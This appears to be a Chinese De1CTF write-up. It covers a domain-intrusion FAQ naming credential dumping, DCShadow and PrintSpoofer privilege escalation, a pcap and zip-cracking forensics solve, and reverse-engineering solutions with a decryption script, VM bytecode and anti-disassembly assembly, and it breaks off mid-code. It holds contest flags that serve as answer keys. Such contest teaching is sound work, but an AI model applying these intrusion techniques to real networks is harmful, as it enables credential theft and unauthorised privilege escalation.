
还有选手问的几个比较多的问题，我这里提一下：

1. 为什么De1ta的密码能用logonpasswords导出来
   解：因为有人提权之后拿De1ta用户登陆了DM，所以在内存中缓存了密码
2. 为什么使用De1ta用户能直接登陆域控getflag
   解：因为上一个队伍Dcshadow之后De1ta用户是高权限，并且没有及时清理掉权限
3. 为什么不用基于资源的约束委派也能提权
   解：其实这里有两个非预期提权的，虽然最后这两个提权都修了，但是还是有一个队伍利用PrintSpoofer提权并且拿到了flag Orz，一个是土豆（修题：禁用DCOM），一个是PrintSpoofer（修题：禁用SeImpersonatePrivilege）。PrintSpoofer是我没想到，这个提权方法是比赛结束后我才在推特上看到的，提权方法是5.2公布的，比赛刚好是5.2，搞得修题跟应急似的
4. 为什么用Rebeus导入的票据使用不了
   解：这个具体原因我也不是很清楚，但是用impacket是没有什么问题的

最后非常感谢各位师傅的认真做题没有给题目搅屎Orzzzzzzz

Misc_Chowder

赛题给了一个流量包，使用wireshark打开，选择菜单栏“文件-导出对象-HTTP”，可以发现有7个内容类型为 `multipart/form-data` ，这些都是上传的一些数据。




把内容提取出来，可以发现有6个是jpg，有一个是png，包含png图片数据的是上面分组号为3075的数据包，把它save保存下来，然后拖进winhex，找到png数据的开头和结尾(此png的文件头为 89504E47 ，文件尾为 426082)，结合快捷键alt+1、alt+2、ctrl+x即可完成切割，提取得到png图片，得到另一个附件的链接。


```
https://drive.google.com/file/d/1JBdPj7eRaXuLCTFGn7AluAxmxQ4k1jvX/view
```

得到一个readme.zip，解压发现有个readme.docx（其实这里本来还设计了一个zip伪加密，但是文件一上传drive.google，伪加密就不见了，不知道为啥）。

在 `readme.docx` 里发现藏有zip文件，直接把后缀改为zip，即可提取出来 `You_found_me_Orz.zip` 。这个zip文件需要暴力破解得到密码（可能由于存在缓存的原因，出题人在自己电脑测试的时候爆破出当时设计的6位密码的时间并不长，后面重装了一下软件，发现确实爆破时间很长，于是给了提示“密码是由6位字符组成，开头的2个字符是DE”），爆破得到密码为 `DE34Q1` 。




解压得到一个图片`You_found_me_Orz.jpg`，拖进notepad++、winhex等工具可以发现还有里面还有666.jpg、flag.txt、fffffffffllll.txt等文件，并且发现了rar的一些标志。



直接把后缀名改为rar即可解压出里面的文件。其中flag.txt

```
1. De1CTF{jaivy say that you almost get me!!! }
```

是一个假的flag(这点好多老外过来问...)，并且发现fffffffflllll.txt并没有出现，这里考察的是ADS隐写，也可以通过上图当中的`:fffffffllllll.txt`看出一些端倪，因为ADS隐写的一些数据一般都是这样子的`xxx:xxxxxx`。使用`Shortcut to NTFS Streams Info`工具即可看到藏在666.jpg中的ADS隐写数据获得真正的flag。



提取得到flag为

```
De1CTF{E4Sy_M1sc_By_Jaivy_31b229908cb9bb}
```

reverse

parser

出题思路

最近在学编译原理，写了个极其简单的词法分析器和语法分析器来解析flag。

首先词法分析提取token，不满足要求的会抛出异常

文法:

```
∑ :
De1CTF    "De1CTF"
LB            "{"
RB            "}"
WORD        "[0-9a-zA-Z]+"
ADD            "+"
UL             "_"
LP             "("
RP             ")"
CR             "\n"

N :
FLAG, PRIM, EXP, TERM, WORD

P :
FLAG -> De1CTF LB EXP RB CR
EXP ->  TERM
      | TERM ADD TERM
TERM -> PRIM
          | PRIM UL TERM
PRIM -> WORD

S : FLAG
```

其实就是跟四则运算一样

首先所有WORD都会被RC4加密一下

a + b被定义为aes_encrypt(ab)

a _ b被定义为des_encrpt(ab)

_的优先级比+要高，没有实现括号，因为括号会产生多解（无限加括号）。除非对括号进行其他操作的定义，但我觉得没必要

编译时没有开启编译优化。（看了一眼O3后的，我自己都看不懂，开了怕不是被打

但是由于用了9.0的g++，新特性添加了endbr64指令（漏洞缓解机制，具体不太懂），导致IDA得不到plt表的信息，但是GDB或者用ida调试起来可以看。。。

符号表保留了挺多有用的信息，所以strip了。

逆向

由于是用C++编写的，逆向的难度较大。就算O0也挺难纯静态做。

首先可以随便输点什么测试一下，不难发现输入的格式和结构。

最好的办法应该是一边调试一边跟踪数据流，很快会发现输入在`sub_35F0`被分割成一个一个token，不难分析出token的种类。所有token被存进一个`std::vector`。

跟踪存放token的vector来到`sub_4E70`和`sub_507E`，这里递归的调用了`sub_507E`最终来到`sub_51CC`，类型为4的token（也就是单个字符串）被RC4加密。

返回到`sub_507E`。这里是一个循环，结束的条件为下一个token不是`_`。继续递归调用`sub_507E`解析出一个字符串后，讲两个字符串拼接然后des加密。

继续返回，来到`sub_4E70`，依然是一个循环，结束条件为下一个token不是`+`。然后又调用`sub_507E`，解析一个新的结果出来，两个结果拼接后aes加密。

所有的结果都是用`std::string`链接起来的，最后和`unk_8040`常量对比。

到这里基本就完全逆完了。比较重要的事情是+和_的优先级是不一样的，这是解题的关键。

加密算法全部用的PKCS7来pad，全部是标准的加密算法，（AES的S盒替换这一步没有直接查表，而是按照S盒生成原理写的，所以找不到S盒。但是观察AES的10轮结构应该很轻松能看出来），结合调试和验证也能发现是正常标准的加密算法，分组模式是CBC（ECB的话求解起来可能更复杂一些），密钥都为De1CTF，也用PKCS7来pad到正确的长度。

解法

注意到所有的明文都通过PKCS7pad到正确的长度，所以我们可以通过尝试判断当前这一步是aes还是des。

拿到常量后，考虑这是`A+B+C+D`这种的结果还是`A_B_C_D`这种。通过解密发现aes解密结果有padding，所以就有：

result = aes(result_before+D)

尽管我们不知道前一部分有多少个项，但是最后一部分一定只有一个项。接下来要确认这一项是`d1_d1_d3`这种形式（des的密文）还是单独的一个字符串`d1`（rc4的密文）。

尽管我们仍然不知道最后一项有多长，但由于前面一部分大概率是aes或des的密文（如果前一部分是rc4密文，就意味着我们对着整体解rc4就能拿到第一部分的明文了），所以我们在后一部分只要考虑8*n的长度即可。对后8*n字节解des或rc4，寻找padding或明文，然后在对后一部分讨论rc4与des的组合情况，这里就比较容易了。

以此类推，我们就可以恢复所有部分的明文，根据加密关系补上符号就是flag了。

详细的分析在脚本里

```python
from Crypto.Cipher import ARC4, AES, DES
from Crypto.Util.Padding import unpad
from binascii import *
key = b"De1CTF"
rc4_key = key
des_key = key.ljust(8, b"\x02")
aes_key = key.ljust(16, b"\x0a")

def rc4_decrypt(cipher, key=rc4_key):
    rc4 = ARC4.new(key)
    return rc4.decrypt(cipher)

def aes_decrypt(cipher, key=aes_key):
    aes = AES.new(key, iv=key, mode=AES.MODE_CBC)
    return aes.decrypt(cipher)

def des_decrypt(cipher, key=des_key):
    des = DES.new(key, iv=key, mode=AES.MODE_CBC)
    return des.decrypt(cipher)
flag = b"}"
cipher = b"\xe7\xa43L\xd3\x11\xe7\x85hV\x97\x11\xee\xd2\xf8\xd9>p\xc9N\x94\xa02Z'\x98\x00\x1d\xd5\xd7\x11\x1d\xf4\x85a\xac\x0c\x80'@\xbd\xdd\x1f\x0b\xb4\x97\x1f`[T\xcb\xc5\xa8\xb7\x11\x90\xc9\xb5\x81eS\x0f~\x7f"
# 不太可能直接解rc4

# 分别尝试des和aes解密，在aes中发现了padding，说明结果是A+B的形式
print(des_decrypt(cipher))
# b'\x0e\x08r\xa8C\x14u\xae\xee\xd6)9.Q\xd3\xca|\xcf.\xde\xb9<\x8f4N\xcaP%X>5,\x1fIu\x89\xd5\xb3\xf5[1\x9b\x86Q\x86&\x05\xc8FGW\xf3\xfd&\xb4[#\x16O4\x94:h\x90'
print(aes_decrypt(cipher))
# b"\x0b\x82z\x9e\x00.\x07m\xe2\xd8L\xac\xb1#\xbc\x1e\xb0\x8e\xbe\xc1\xa4T\xe0\xf5P\xc6]7\xc5\x8c}\xaf-H'4-;\x13\xd9s\x0f%\xc1v\x89\x19\x8b\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10"
cipher = unpad(aes_decrypt(cipher), 16)
print()

# 由于解析时是循环加上TERM的，所以后一部分必然是一个TERM，因此我们先讨论后一部分更合适
```

```
# 既然B是一个TERM，那么要么直接是一个WORD，直接rc4解密并不能发现正常结果
# 要么就是b1_b2的形式。根据des分组长度为8字节，爆破des的分组数目
# 最后在长度为16时发现了des的padding
print(des_decrypt(cipher[-8:]))
# b'G*\x11p~z\x16\xdc'
print(des_decrypt(cipher[-16:]))
# b'\xcd\xc55\x89\x9f#\xf0\xb2.\x07\x07\x07\x07\x07\x07\x07'
term_1 = unpad(des_decrypt(cipher[-16:]), 8)
cipher = cipher[:-16] # 前一部分放到后面讨论
print()

# b1_b2的形式，跟之前+的分析类似，从后往前找WORD，再讨论b1的情况
# 正常来说只能知道后面是单独的WORD，所以要爆破这一部分rc4明文长度
# 当然，这里的长度足够短，可以猜测就是两个WORD，直接rc4解密就能看到第一个WORD，剩下的是另一个
print(rc4_decrypt(term_1))
# 开头发现了有意义的字符串`4nd`
print(rc4_decrypt(term_1[3:]))
# b"p4r53r"
word_1 = rc4_decrypt(term_1[3:])
word_2 = rc4_decrypt(term_1[:3])
flag = word_2 + b"_" + word_1 + flag
flag = b"+" + flag
print()

# 接下来又和一开始一样了，重复一遍。先试一下aes和des，判断是单独的TERM还是两部分相加（当然还有直接是一个WORD的可能）
# 还是在aes中发现了padding，依然是A+B的形式
print(des_decrypt(cipher))
# b"\xa7\xaf\xa7\xe8#I\x9e#6X\x19\xed\xd5\x06\xcc\x86\xe4OC\x89\x15\xff'\xd8\xe1f\x95\xfc\x99\xf8\x1e"
print(aes_decrypt(cipher))
# b'\x91\x98=\xa9\xb1:1\xef\x04r\xb5\x02\x07;h\xdd\xbd\xdb<\xc1}\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b'
cipher = unpad(aes_decrypt(cipher), 16)
print()

# 依然是爆破后面一个TERM的长度
print(des_decrypt(cipher[-8:]))
print(des_decrypt(cipher[-16:]))
# 长度为16时发现padding，剩下的就是前一部分
term_2 = unpad(des_decrypt(cipher[-16:]), 8)
cipher = cipher[0:-16]
```

```
print()

# 依然是可以猜测两个WORD组成
print(rc4_decrypt(term_2))
# 开头发现了有意义的字符串b"w0rld"
print(rc4_decrypt(term_2[5:]))
# b"l3x3r"
word_3 = rc4_decrypt(term_2[5:])
word_4 = rc4_decrypt(term_2[:5])
flag = word_4 + b"_" + word_3 + flag
flag = b"+" + flag
print()

# 剩下的内容很短，直接解rc4
print(rc4_decrypt(cipher))
word_5 = rc4_decrypt(cipher)
flag = word_5 + flag

flag = b"De1CTF{" + flag
print(flag)
```

感觉可以根据padding写一个自动求解的脚本。不过处理起来挺麻烦的，就没有尝试

FLW

QueueVirtualMachine

VirtualMachine

`unsigned char flag[] = "de1ctf{Innocence_Eye&Daisy*}";`

这是一个基于队列的虚拟机。

虚拟机的结构如下：

```
class QueueVirtualMachine{
public:
    QueueVirtualMachine();
    QueueVirtualMachine(unsigned char*);
    ~QueueVirtualMachine();
    bool run();
    void printQueueMemSpace(); //用于获取调试信息
    void printMemSpace();      //用于获取调试信息
private:
    int head,tail;          //队列的头，尾指针
    unsigned short reg;     //用于计算分组base58的寄存器
    unsigned char *queueMemSpace;//队列空间
    unsigned char *memSpace;     //内存空间
    unsigned char *codeSpace;    //代码段
    unsigned char *tempString;   //字符串缓冲区
};
```

虚拟机的指令如下：

- 14 xx

将一个数字压入队列的尾部

- 15

丢弃一个队尾元素

- 20 xx

将队列头部的一个字节放入 `memSpace[xx]` 的位置

- 2a xx

将 `memspace[xx]` 的一个字节压入队列尾部

- 2b

取队列头部的一个数据作为索引，将memspace[]的一个字节压入队列尾部

- 2c

取队列头部的一个数据作为索引，将队列中的下一个字节放入memspace[]

- 30

先左移reg 8位，然后reg加上队尾元素

- 31 xx

寄存器中的short除以xx,余数入队列，商在reg中

- 32

取队列头部的一个byte作为table[]的索引取值，取值结果入队列

- 33

取队列头部的两个数据相加，结果入队列

- 34

取队列头部的两个数据相减，结果入队列。

注意，减数在队首

- 35

取队列头部的两个数据相×，结果入队列

- 36

寄存器中的数据入队列，并清空寄存器

- 37

取队列头部的两个数据相异或，结果入队列

- 3a

读入一个字符串，字符串放在缓冲区，字符串长度入队列

- 40 xx

取队列头部的一个数字，如果该数字【不】为0，则

`op -= xx`

- 41

缓冲区中的字符串入队列，清空缓冲区

- ab

指令执行完毕，返回true

- ff

如果队列头部的数据不为0，则虚拟机返回bool值 `false`

算法设计

1.读取字符串、检测长度、移入memSpace

```
    //cin>>tempString;
    0x3a,
    //if(strlen(tempString)!=28)return false;
    0x14,28,
    0x34,
    0xff,
    //将缓冲区中暂存的字符串移入缓冲区
    0x41,
    //从队列中移入内存
    0x20,0x19,//d
    0x20,0x1a,//e
    0x20,0x1b,//1
    0x20,0x1c,//c
    0x20,0x1d,//t
    0x20,0x1e,//f
    0x20,0x1f,//{
    0x20,0x20,
    0x20,0x21,
    0x20,0x22,
    0x20,0x23,
    0x20,0x24,
    0x20,0x25,
    0x20,0x26,
    0x20,0x27,
    0x20,0x28,
    0x20,0x29,
    0x20,0x2a,
    0x20,0x2b,
    0x20,0x2c,
    0x20,0x2d,
    0x20,0x2e,
    0x20,0x2f,
    0x20,0x30,
    0x20,0x31,
    0x20,0x32,
    0x20,0x33,
    0x20,0x34,//}
```

1. 检测flag的格式

下面这几个检测分布在虚拟机指令的各个角落

```
    0x2a,0x19,
    0x14,'d',
    0x34,
    0xff,
    0x2a,0x1a,
    0x14,'e',
    0x34,
    0xff,
    0x2a,0x1b,
    0x14,'1',
    0x34,
    0xff,
    0x2a,0x1c,
    0x14,'c',
    0x34,
    0xff,
    0x14,'t',
    0x34,
    0xff,
    0x2a,0x1e,
    0x14,'f',
    0x34,
    0xff,
    0x2a,0x1f,
    0x14,'{',
    0x34,
    0xff,
    0x2a,0x34,
    0x14,'}',
    0x34,
    0xff,
```

花指令：

```
 _asm
    {
        mov eax, _PE1
        push eax
        push fs : [0]
        mov fs : [0] , esp
        xor ecx, ecx
        div ecx
        retn
        _PE1 :
        mov esp, [esp + 8]
            mov eax, fs : [0]
            mov eax, [eax]
            mov eax, [eax]
            mov fs : [0] , eax
            add esp, 8
    }


_asm
    {
        jz _P2
        jnz _P2
        _P1 :
